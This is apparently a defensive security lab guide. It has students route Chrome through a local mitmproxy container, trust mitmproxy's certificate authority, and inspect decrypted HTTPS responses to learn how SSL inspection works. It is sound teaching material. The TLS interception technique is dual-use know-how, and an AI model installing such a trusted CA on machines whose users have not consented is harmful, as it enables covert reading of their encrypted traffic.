
Left-click on the **Proxy SwitchyOmega icon** found at the top right of the browser and then **click** on **Options**. This will open a new tab for configuring **Proxy SwitchyOmega**.



Click on **New profile** found on the left of the page.




Enter **mitmproxy** as the **Profile Name** and then click on **Create**.




Change **Protocol** to **HTTP** and then enter **localhost** as the **Server** and **8080** as the **port**.

Then remove all entries from the **Bypass List** and **click** on **Apply changes**.




Note: The bypass list is used to specify which IP addresses or hostnames should not go through the proxy. Because you need to access the **mitmproxy's** GUI using **http://localhost:8081** you had to remove localhost from the list.


Close the **SwitchyOmega Options** tab by **clicking** the **X** next to it.




Now **click** on the **Proxy SwitchyOmega** icon and select the **mitmproxy** entry you just created.




At this point, you are now using **mitmproxy** as your web proxy and the page will automatically reload. When the page attempts to reload you are presented with an error message stating the certificate authority is not valid.



If you press **F12** on your keyboard, you can view the **Security tab** for the page and then **click** on **View certificate**.




The certificate that is displayed shows it is for **mitmproxy**.



Note: What is happening is that the **mitmproxy** service is acting as a proxy for TLS. The **mitmproxy** service is accessing **https://www.sec530.com** using the website's normal TLS certificate, but then the **mitmproxy** service is presenting **Google Chrome** the site using **mitmproxy's** own TLS certificate for the site. This is how SSL inspection functions.


Click on the **X** for the **Certificate Viewer** and then the **X** on the **Google Chrome developer view** that allowed you to click on View certificate.




Because **Google Chrome** does not trust the certificate authority in use by **mitmproxy** the browser is throwing a certificate authority error. For SSL inspection to work the certificate authority of the SSL inspection device or service must be trusted by all systems.

3. **Use trusted SSL interception**


To configure **Google Chrome** to trust the certificate authority used by **mitmproxy, click** on the **three-dot icon** located in the top right of the browser and then **click** on **Settings**.



Next, **scroll** to the bottom of the **Settings** page and **click** on **Advanced**.




Under **Privacy and security** find and **click** on **Manage certificates**.




Click on the **AUTHORITIES** tab and then **click** on **IMPORT**.

When **Open File** pops up **click** on the **left arrow** next to student.


Then **click** on the **hard drive icon**.




Next, **double-click** on the **labs** folder.




Then **double-click** on the **3.3** folder.




Then **double-click** on the **mitmproxy** folder.




Finally, **click** on **mitmproxy-ca-cert.pem** and then **click** on **Open**.




When presented with the **Trust Settings** popup, **check all three boxes** and then **click** on **OK**.



Close out of the **Settings** tab by **clicking** on the **X** for that tab.




Now refresh the page for **https://www.sec530.com** by **clicking** on the **refresh icon**.



This time the page is loaded and shows as trusted. If you were to view the certificate again, it would still show up from **mitmproxy**. However, since you added the **mitmproxy** certificate authority as trusted, the certificate is considered valid.


Note: If for some reason the page does not load run the command "**docker restart mitmproxy**".

The question left is how does having something like **mitmproxy** help defenders. To better understand how SSL inspection helps change the website from **https://www.sec530.com** to **http://localhost:8081** and hit **enter**.




Find **https://www.sec530.com** in the Path list and **click** on it.


Note: The **mitmproxy** GUI page is a list of all web pages browsed while using **mitmproxy** as a web proxy. The interface allows searching through content, extracting web page content, and saving session information.



The right pane shows information observed by **mitmproxy** about the connection. **Click** on **Response** to see the server response **mitmproxy** observed to the request to load the web page.




Because **mitmproxy** is acting as an SSL inspection service, it is able to see the full server response included the web page body of "**Welcome to SEC530**".



The key advantage of an SSL inspection device is it allows network security services the ability to perform layer-7 inspection. Thus, defenses rendered obsolete by network encryption now can be utilized again.

Note: Modern devices, such as NGFWs, may be able to take traffic from an SSL inspection service and mirror to another device such as an IDS or NSM. SSL inspection can be implemented transparently.

In **Google Chrome,** disable the use of **mitmproxy** by left clicking on the **Omega Proxy** extension next to the search bar and then clicking on **System Proxy**.



Then close out of **Google Chrome** and then stop **mitmproxy** by running the command below.

```
$ docker stop mitmproxy
```

Lab Conclusion

In this lab, you have experienced the impact of network encryption on network analysis tools and identified how to overcome this obstacle by:

- Implementing an SSL inspection proxy
- Trusting a custom certificate authority
- Routing traffic through an SSL inspection proxy
- Analyzing inspected traffic

